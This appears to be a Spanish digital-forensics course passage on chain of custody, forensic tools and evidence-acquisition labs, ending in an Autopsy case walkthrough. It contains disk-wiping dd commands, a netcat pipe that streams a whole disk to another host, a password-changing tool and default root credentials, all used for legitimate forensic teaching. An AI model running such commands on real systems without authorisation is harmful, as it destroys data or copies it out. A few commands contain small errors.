Generalmente se encuentran los siguientes roles en las organizaciones que toman en serio la norma ISO 27002:2005 en cuanto a la atención de incidentes:

- Asistente administrativo en delitos de alta tecnología

- Investigador asociado (generalmente un externo)
- Analistas de delitos
- Ingeniero de seguridad certificado

Se deben analizar los incidentes de seguridad que sean más frecuentes y estudiar la forma de resolverlos con acciones que minimicen el impacto del incidente.

Se deberían recoger una serie de registros de todos los incidentes de seguridad, de manera que de su análisis se puedan extraer conclusiones que permitan deducir si han sido provocados de forma voluntaria o no. Estas evidencias deben guardarse de manera que nadie pueda modificarlas ni eliminarlas. Además, deben estar disponibles para cualquier análisis por parte de las personas que se encargan de su gestión.

Se deben tener en consideración los posibles requisitos que hay que cumplir, que se reflejan en la legislación actual, para que estas evidencias puedan utilizarse en procesos judiciales.

7.0 La evidencia Digital

Se le llama evidencia digital a cualquier registro generado o almacenado en un sistema de cómputo que pueda ser utilizado como evidencia en un proceso legal

Veamos algunas definiciones:

"Cualquier información, que sujeta a una intervención humana u otra semejante que ha sido extraída de un medio informático", HB:171 2003 Guidelines for the Managment of IT evidence.


"Una vez reconocida la evidencia digital debe ser preservada en su estado original. Se debe tener en mente que la ley requiere que la evidencia sea autentica y sin alteraciones". Casey

"Es necesario que cambie la forma como las reglas formalistas del derecho de la prueba deben ser interpretadas, o en el peor de los casos reformuladas, ya que actualmente en Colombia es muy poco lo que se valora a las tecnologías informáticas en disposiciones legales". Daniel Torres Falkonert

8.0 Características de la evidencia digital

Es la materia prima de los investigadores, es volátil y anónima, es modificable, es decir se puede duplicar, borrar o alterar pero son parte fundamental de la escena del delito, si se compromete la evidencia se puede perder el caso administrativo o legal de la investigación forense.

Es crítico recordar que la evidencia se puede duplicar y aun así esta copia es original respecto de los entornos digitales.



9.0 La cadena de custodia

El propósito e la cadena de custodia es llevar un registro cronológico y secuencial de los movimientos de la evidencia que deben estar siempre documentados, esto hace fácil encontrar los responsables de la alteración. La cadena de custodia se debe iniciar al llegar al sitio del incidente.

9.1 Datos críticos para llevar la cadena de custodia

Marcas de evidencia, Hora y fecha, Numero de caso, Numero de la marca de la evidencia, Firma de la persona que posee la información, quien tenía la información o por quien fue provista

9.2 Regla de oro de la investigación forense

Proteja el original: Se debe proteger el original en orden descendente de volatilidad, se deben tomar fotos de los equipos por sus diferentes lados, se deben usar medios estériles para no contaminar las pruebas y finalmente se debe usar software licenciado o preferiblemente software open source

9.3 Documentar

Se deben asegurar las pruebas haciendo correlación entre estas, se debe reconstruir el escenario teniendo en cuenta que los relojes de los sistemas pueden estas sin sincronizar

9.4 Presentación de la evidencia

La legislación colombiana no da guías de cómo presentar la información y si la evidencia debe interpretarse en la corte entonces se recomienda un informe impreso de tipo ejecutivo pero no sobra un informe adicional de bajo nivel que no debe exponerse ante el juez

El informe debe contener:

- Resumen ejecutivo del incidente
- Detallar los procedimientos utilizados
- Explicar datos relevantes e hipótesis
- Evitar siempre los tecnicismos
- Se recomienda incluir un glosario para que otros puedan leer el informe

Más adelante se mostrara en el apartado protocolo de comportamiento para una investigación forense.

10. Herramientas para la investigación forense

Un sitio web recomendado para adquirir las herramientas de hardaware podria ser www.corpsys.com y se recomienda como minimo las siguientes:

- Portatil con 1GB en RAM y 80GB en disco duro en SATA con Puerto firewire
- Modulo convertidor firewire hacia IDE para portatil
- Fuente de potencia externa con diferentes voltajes para portatil
- Cables de potencia
- Switches de potencia
- Cables firewire
- Convertidor de 2.5” a 3.5” IDE para portatil
- Disco externo SATA y caja convertidora de IDE a USB 2.0

10.1. Duplicación forense

Herramientas dd, dd Rescue, dcfldd y ned.

10.2. Aplicaciones para automatizar la recolección

Herramientas EnCase, FTK, Sleuth Kit, sleuthkit: Brian Carrier's replacement to TCT. autopsy: Web front-end to sleuthkit.

10.3. Otras herramientas

Mac-robber : TCT's grave robber written in C.
fenris : debugging, tracing, decompiling.
wipe : Secure file deletion.
MAC_Grab : e-fense MAC time utility.
AIR : Steve Gibson Forensic Acquisition Utility.
foremost : Carve files based on header and footer.
fatback : Analyze and recover deleted FAT files.
md5deep : Recursive md5sum with db lookups.
sha15deep : Recursive sha1sum with db lookups.
dcfldd : dd replacement from the DCFL.
sdd : Specialized dd w/better preformance.
PyFLAG : Forensic and Log Analysis GUI.
Faust : Analyze elf binaries and bash scripts.
e2recover : Recover deleted files in ext2 file systems.
Pasco : Forensic tool for Internet Explorer Analysis.
Galleta : Cookie analyzer for Internet Explorer.
Rifiuti : "Recycle BIN" analyzer
Bmap : Detect & Recover data in used slackspace.
Ftimes : A toolset for forensic data acquisition.
chkrootkit : Look for rootkits.
rkhunter : Rootkit hunter.
ChaosReader : Trace tcpdump files and extract data.
lshw : Hardware Lister.
logsh : Log your terminal session (Borrowed from FIRE).
ClamAV : ClamAV Anti Virus Scanner.
F-Prot : F-Prot Anti Virus Scanner.
2 Hash : MD5 & SHA1 parallel hashing.
glimpse : Indexing and query system.
Outguess : Stego detection suite.
Stegdetect : Stego detection suite.
Regviewer : Windows Registry viewer.
Chntpw : Change Windows passwords.
Grepmail : Grep through mailboxes.
logfinder : EFF logfinder utility.

linen : EnCase Image Acquisition Tool.
Retriever : Find pics/movies/docs/web-mail.
Scalpel : Carve files based on header and footer

10.4. Practicas con las herramientas Open Source mas conocidas

Laboratorio:

Medios esterilizados para salvaguardar evidencias

Objetivos:
Preparar el disco externo USB para guardar evidencia de computación forense, antes de hacer toma de datos deben estar los medios esterelizados para no contaminar la evidencia

Paso 1: Dele potencia al computador portatil con el cd Live linux BackTrack 2.0

En la línea de comandos verifique que tipo de disco duro posee la estación del investigador, si el disco es de tipo SATA entonces el comando cfdisk /dev/sda mostrara las particiones sda1, sda2, etc

Si el disco duro es de tipo IDE entonces el comando cfdisk /dev/hda mostrara las particiones hda1, hda2, etc

Paso 2: Inserte el disco externo USB

Algunos linux reconocen de inmediato la unidad externa en formato windows y de inmediato las montan en los puntos de montaje /mnt/sda1 para la primera partición, /mnt/sda2 para la segunda partición.

Lo anterior es cierto si el disco interno es IDE, pero si el disco externo es SCSI o SATA existirá /dev/sda entonces el disco externo sera /dev/sdb.

Si existen particiones entonces en /dev/sdb podría existir /dev/sdb1 para la primera partición externa, /dev/sdb2 para la segunda partición externa.

Paso 3: Inicialice el disco externo para no contaminar la evidencia

dd if=/dev/zero of=/dev/sdb conv=notrunc,noerror,sync, esto es para el disco externo SATA o SCSI
dd if=/dev/zero of=/dev/hdb conv=notrunc,noerror,sync, esto es para el disco externo IDE

Para un disco externo USB de 1 GB SATA duraría en promedio 20 minutos con un tamaño de bloque de 512bytes, cuando el comando dd no se le digita el parámetro bs, este usara por defecto bs=512

Pruebe el siguiente comando para un tamaño de bloque de 1 megabyte:

dd if=/dev/zero of=/dev/sdb conv=notrunc,noerror,sync bs=1M, esto es para el disco externo SATA o SCSI duraria en promedio 4 minutos

Otra herramienta muy utilizada en cambio de dd por su velocidad es dd_rescue, la sintaxis seria:

dd_rescue /dev/zero /dev/sdb

Paso 4: Cree una partición en el disco externo cuando esté limpio

#cfdisk /dev/sdb

Proceda a crear por lo menos una partición, que para este caso sería /dev/sdb1.

Paso 5: Cree un hash del disco externo cuando el disco externo esté limpio

#sha1sum –b /dev/sdb > sdb.sha1sum
#md5sum –b /dev/sdb > sdb.md5sum

Verifique que este correcto el hash:

sha1sum –c sdb.sha1sum, deberá ver la palabra OK, si todo esta correcto
md5sum –c sdb.md5sum, deberá ver la palabra OK, si todo esta correcto

Paso 6: Cree un sistema de archivo "ext3fs" o "reiserfs" para guardar datos en el disco externo

mkfs –t ext3 /dev/sdb1 para discos de tipo SCSI o SATA
mkfs –t ext3 /dev/hdb1 para discos de tipo IDE, ahora el disco externo estará listo para ser utilizado.

Cuestionamientos

Pruebe los siguientes commandos:

 # time dd if=/dev/zero of=/dev/sdb conv=notrunc,noerror,sync bs=512
 # time dd if=/dev/zero of=/dev/sdb conv=notrunc,noerror,sync bs=1M
 # time dd if=/dev/zero of=/dev/sdb conv=notrunc,noerror,sync bs=100M
 # time dd_rescue /dev/zero /dev/sdb, Observe la salida del comando time, cual es más eficiente en cuanto al tiempo de proceso?

Laboratorio:

Creando un archivo/fichero de evidencia en una estación forense – Adquisicion de datos

Objetivo: Hacer una copia exacta del disco sospechoso para guardar la evidencia, esto es muy conocido en la fase adquisición de datos de la investigación forense

Prerrequisitos: Asegúrese que la BIOS de la estación forense este haciendo arranque por medio del CDROM/DVD y no por medio de las unidades USB externas, no debe hacerse arranque desde el disco sospechoso pues se modificaría la evidencia

Paso 1: Conecte el disco de sospechoso en la unidad USB externa mediante un convertidor si es necesario, no olvide configurar el interruptor en solo lectura, algunos Linux montan en forma automática el medio externo y modifican la evidencia

Paso 2: Dele potencia portátil o estación forense con el cd Live linux BackTrack 2.0

Paso 3: En la línea de comandos verifique la identificación del disco sospechoso con la herramienta dmesg

Tome nota, por favor escriba cual es la cadena que identifica al disco forense y cuál es la cadena que identifica al disco sospechoso, por ejemplo:

/dev/sda identifica mi primer disco de trabajo interno y almacenamiento de informes personales
/dev/sdb identifica mi disco forense para hacer duplicación o guardar evidencias
/dev/sdc identifica el disco sospechoso

Paso 4: Monte el disco externo de duplicación forense (el que se hizo en laboratorio anterior)

mount /dev/sdb1 /mnt/sdb1

Verifique que monto el disco forense y no el sospechoso, para este caso debe ser /dev/sdb

Paso 5: Cree una carpeta del caso investigado en el disco forense (donde se guarda la evidencia)

mkdir -p /mnt/sdb1/caso-0001/evidencia-0001

Paso 6: Duplique la evidencia

```
# cd /mnt/sdb1/caso-0001/evidencia-0001
# dd if=/dev/sdc of=sdc  conv=notrunc,noerror,sync
```

Al finalizar la herramienta dd, se mostraran datos en el siguiente formato:

xxxx + y records in
zzz + w records out

Nota explicativa:

- xxxx, que esta posicionado antes del símbolo +, indica el numero de registros sin errores que se pudieron leer desde el medio sospechoso
- y, que esta después del símbolo +, indica el numero de registros con errores que se pudieron leer desde el medio sospechoso
- zzzz, que esta posicionado antes del símbolo +, indica el numero de registros sin errores que se pudieron grabar al medio de almacenamiento forense
- w, que esta después del símbolo +, indica el numero de registros con errores que se pudieron grabar al medio de almacenamiento forense

Paso 7: De permisos de solo lectura a la evidencia

```
# chmod 444 sdc
```

Paso 8: Cree un hash de la copia de la evidencia para garantizar la confidencialidad de la misma

```
#sha1sum –b  sdc > sdc.sha1sum
#md5sum –b  sdc > sdc.md5sum
```

Verifique que este correcto el hash:

```
# sha1sum –c sdc.sha1sum, deberá ver la palabra OK, si todo esta correcto
# md5sum –c sdc.md5sum, deberá ver la palabra OK, si todo esta correcto
```

Paso 9: De permisos de solo lectura al hash de la evidencia

```
# chmod 444 sdc.sha1sum
# chmod 444 sdc.md5sum
```

Nota: Se recomienda que estos pasos se hagan frente a un perito forense acompañado de un notario si el caso se llevara a instancias judiciales.

Cuestionamientos

Si el análisis forense se hace en Microsft Windows utilizando la herramienta comercial "EnCase" los archivos de toma de datos deben ser de máximo 2GB por lo que lo explicado en este laboratorio no funcionaria en Windows con la mencionada herramienta.

Existen varias formas de hacer que la evidencia de más de 2GB sea particionada en pedazos de máximo 2GB, por ejemplo:

dd if=/dev/sdc of=sdc.1 conv=notrunc,noerror,sync count=3000000 skip=0, Para los 1.5 primeros GB.

dd if=/dev/sdc of=sdc.2 conv=notrunc,noerror,sync count=3000000 skip=3000000, Para los siguientes 1.5 GB.

El numero 3000000 se debe a que bloques de 512 bytes x 3000000 = 1.5GB que es menor a 2GB que es lo máximo permitido por EnCase a la fecha.

Prueba otras estrategias como:

- **EXT2IFS de www.fs-driver.org**
- **Pruebe la herramienta split de Linux, así split –b 2000000000 sdc sdc.**

Laboratorio:

Creando un archivo/fichero de evidencia desde una estación Linux de la red hacia una estación forense linux

Objetivo:

- Por medio de la red hacer una copia exacta del disco sospechoso para guardar la evidencia, esto es muy conocido en la fase adquisición de datos en red para la investigación forense
- Las maquinas sospechosas y la estación forense son de tipo linux

Paso 1: Dele potencia al portátil o estación forense con el cd Live linux BackTrack 2.0

Paso 2: En la línea de comandos verifique la identificación del disco forense con la herramienta dmesg

/dev/sda identifica mi primer disco de trabajo interno y almacenamiento de informes personales
/dev/sdb identifica mi disco forense para hacer duplicación o guardar evidencias

Paso 3: Monte el disco externo de duplicación forense (el que se hizo en laboratorio anterior)

```
# mount /dev/sdb1 /mnt/sdb1
```

Verifique que efectivamente monto el disco forense en /mnt/sdb1.

Paso 4: Cree una carpeta del caso investigado en el disco forense (donde se guarda la evidencia)

```
# mkdir -p /mnt/sdb1/caso-0001/evidencia-0001
# cd /mnt/sdb1/caso-0001/evidencia-0001
```

Paso 5: Active el servicio netcat (nc) en la estación forense

Suponga que el IP de la estación forense es 192.168.100.111

```
# nc –l 192.168.100.111 –p 2222 > sdc
```

La opción –l del comando nc indica que la estación forense ahora es un servidor forense y escucha en la red en la IP 192.168.100.111 por el puerto 2222. El puerto se indica con la opción –p de puerto.

Paso 6: Duplique la evidencia enviándola desde la maquina sospechosa a la estación forense

Parese en la estación Linux sospechosa, con el comando dmesg identifique el disco sospechoso, suponga que se llama /dev/sdc

```
# dd if=/dev/sdc conv=notrunc,noerror,sync | nc 192.168.100.111 2222
```

Al finalizar la herramienta dd, se mostraran datos en el siguiente formato:

xxxx + y records in
zzz + w records out

Nota explicativa:

- xxxx, que esta posicionado antes del símbolo +, indica el numero de registros sin errores que se pudieron leer desde el medio sospechoso
- y, que esta después del símbolo +, indica el numero de registros con errores que se pudieron leer desde el medio sospechoso
- zzzz, que esta posicionado antes del símbolo +, indica el numero de registros sin errores que se pudieron grabar al medio de almacenamiento forense
- w, que esta después del símbolo +, indica el numero de registros con errores que se pudieron grabar al medio de almacenamiento forense

Paso 7: De permisos de solo lectura a la evidencia

Posiciónese en la estación de investigación forense cuando la copia termine y cambie los permiso a solo lectura.

```
# cd /mnt/sdb1/caso-0001/evidencia-0001
# chmod 444 sdc
```

Paso 8: Cree un hash de la copia de la evidencia para garantizar la confidencialidad de la misma

```
#sha1sum –b  sdc > sdc.sha1sum
#md5sum –b  sdc > sdc.md5sum
```

Verifique que este correcto el hash:

```
# sha1sum –c sdc.sha1sum, deberá ver la palabra OK, si todo esta correcto
# md5sum –c sdc.md5sum, deberá ver la palabra OK, si todo esta correcto
```

Paso 9: De permisos de solo lectura al hash de la evidencia

```
# chmod 444 sdc.sha1sum
# chmod 444 sdc.md5sum
```

Nota: Se recomienda que estos pasos se hagan frente a un perito forense acompañado de un notario si el caso se presentara en instancias judiciales.

Cuestionamientos

- Se debe subir el servicio netcat cada vez que se desee transferir archivos?
- Qué pasaría si no se hace el hash de cada transferencia?
- Qué pasaría si un notario no está presente cuando se hace la toma de datos y esto se ventila ante el juez cuando se esté sustentando la prueba?

Laboratorio:

Analisis de datos con **Sleuth Kit & Autopsy**


Antecedentes:

Sleuth Kit es un conjunto de herramientas creados por Dan Farmer y Wietse Venema y derivadas de The Coroner's Toolkit (TCT). La aplicación funciona sobre Unix y linux, es capaz de analizar sistemas FAT, NTFS o ext2/3. Autopsy es el "frontend" gráfico, basado en web, para Sleuth Kit, y permite gestionar vía web la investigación de diversas imágenes. Al tratarse de una aplicación web, la aplicación se puede trabajar mediante el uso de un navegador web.

El software puede ser descargado de la página web del proyecto: http://www.sleuthkit.org/, y compilarse sobre el sistema operativo, sin embargo existen herramientas que implementan este software y facilitan su uso, la herramienta a utilizar durante esta práctica es el live CD "BackTrak Ver 2.0".

Los ejemplos que se muestran a continuación se basan en la versión 2.08 de Autopsy, compilado en el live CD "BackTrak 2.0)

Para este laboratorio se ha tomado un caso ficticio del portal www.honeynet.org, el caso completo se encuentra en el siguiente URL: http://www.honeynet.org/scans/scan24/sol/kalil/, cuyo autor es Dan Kalil y se ha elegido este caso para ilustrar el análisis de un diskette con información que acusa al criminal.



Informe Policial suministrado al analista forense

Joe Jacobs de 28 años fuera arrestado el día de ayer con cargos de vender drogas ilegales a estudiantes de un colegio. Uno de los agentes que trabajaba encubierto como un estudiante, fue abordado por Jacobs en el estacionamiento del colegio Smith Hill. Éste le preguntó al agente si le gustaría comprar marihuana.

Antes de que el agente pudiera responder, Jacobs sacó algo de su bolsillo y se lo mostró al oficial. Luego le dijo "mire esta mercancía, los colombianos no podrían cultivarla mejor! Mi proveedor no sólo me la vende directamente a mi, sino que la cultiva el mismo".

Jacobs ha sido visto en numerosas ocasiones en los alrededores de varios colegios en las horas que terminan su jornada de clases. Personal de los colegios ha informado a la policía sobre la presencia del sospechoso en las cercanías del colegio y han notado un incremento en el consumo de drogas en los estudiantes desde su llegada.

La policía necesita su ayuda. Ellos quieren determinar si Joe Jacobs ha estado vendiendo droga a estudiantes de otros colegios aparte del Smith Hill. El problema es que los estudiantes no se acercarán voluntariamente a ayudar a la policía. Basados en los comentarios del sospechoso acerca de los colombianos, la policía está interesada en saber quién es el proveedor/cultivador de la marihuana.

El sospechoso ha negado vender drogas en otros colegios diferentes al Smith Hill y se rehúsa a darle a la policía el nombre de su proveedor. También se niega a validar lo que le dijo al agente encubierto justo antes de su arresto.

Luego de conseguir una orden judicial para hacer un allanamiento en la casa del sospechoso la policía pudo obtener una pequeña cantidad de marihuana. Adicionalmente, se encontró un disco flexible de computadora, sin embargo no se encontró ningún equipo informático ni otro medio durante allanamiento.

Al no saber qué hacer, la policía le ha entregado a usted el disco flexible que fue encontrado. Ellos quieren que usted lo examine y responda algunas preguntas según la evidencia digital que encuentre. Quieren que preste especial atención a cualquier información que pueda probar que Joe Jacobs estaba efectivamente vendiendo drogas en otros colegios. Adicionalmente, quieren que trate de determinar si es posible quién es el proveedor de la marihuana.

Debido a que la cantidad de droga encontrada no es suficiente para mantener bajo arresto del sospechoso, la policía requiere estas respuestas lo más pronto posible, de lo contrario éste quedará libre en aproximadamente 24 horas.

Procedimiento para el analisis:

Paso 1: Cargar el Linux BackTrack Live CD, una vez cargado en el sistema, para acceder a la ventana de comandos, se debe identificar el usuario como "root" y su password "toor".

Paso 2: Cargue el ambiente gráfico de Backtrack, en la ventana de ejecución de comandos, ejecute el comando "startx &"

```
# startx &
```

Paso 3: Abra una consola de comandos y cree una carpeta en la raíz del directorio llamada "imagen"

```
# mkdir /imagen
```

Paso 4: Copie el archivo "diskette.iso" incluido en el DVD de este libro a la carpeta "imagen" y monte la imagen de solo lectura para observar el contenido del disco flexible

```
# mount -o loop,ro /imagen /mnt/floppy

# cd /mnt/floppy

# ls –al
```


Encontrará 2 archivos/ficheros, uno corresponde a una imagen grafica de tipo gif y el otro es un archivo/fichero comprimido en formato ZIP, descomprima el archivo con el comando:

 # unzip Scheduled\ Visits.zip


Nota: No se puede descomprimir, pues este requiere de una contraseña para descomprimirlo y aun no la conocemos, se recomienda abrir el archivo grafico para evaluar pistas, podría contener la palabra secreta!!!

Paso 5: Cargue la aplicación "Autopsy", en la ventana de comandos, ejecute:

/usr/local/autopsy/autopsy



Paso 6: Ejecute el navegador del BackTrack, abra el navegador e ingrese la URL para acceder a la herramienta forense: http://localhost:9999/autopsy




Vamos a crear un nuevo caso, para ello, se pulsa el botón "New Case", la información necesaria para la creación de un nuevo caso es la siguiente:


a. **Case Name:** El nombre de la investigación

b. **Description:** Una corta descripción del caso

c. **Investigator Name:** Nombre o nombres de los investigadores. Cada uno de ellos puede trabajar sobre el mismo caso con sus propias herramientas.




Una vez escrita la información, se pulsará el botón "New case" para crearlo y guardarlo en la base de datos.



Ahora se debe agregar un "Host", hace alusión a la máquina (servidor o PC que está siendo investigado), es un repositorio donde se pueden almacenar imágenes forenses que se hayan obtenido de la fase de recolección de datos, dentro de un caso, pueden existir varios "Hosts" y dentro de cada "Host" varias imágenes.

A pesar que el sospechoso no tiene ningún equipo informático en su vivienda, se debe crear un "Host":




d. **Host Name:** Nombre del computador que está siendo investigado.

e. **Description:** Descripción opcional del computador.

f. **Time Zone:** Zona horaria que está configurada en el computador que se está investigando.

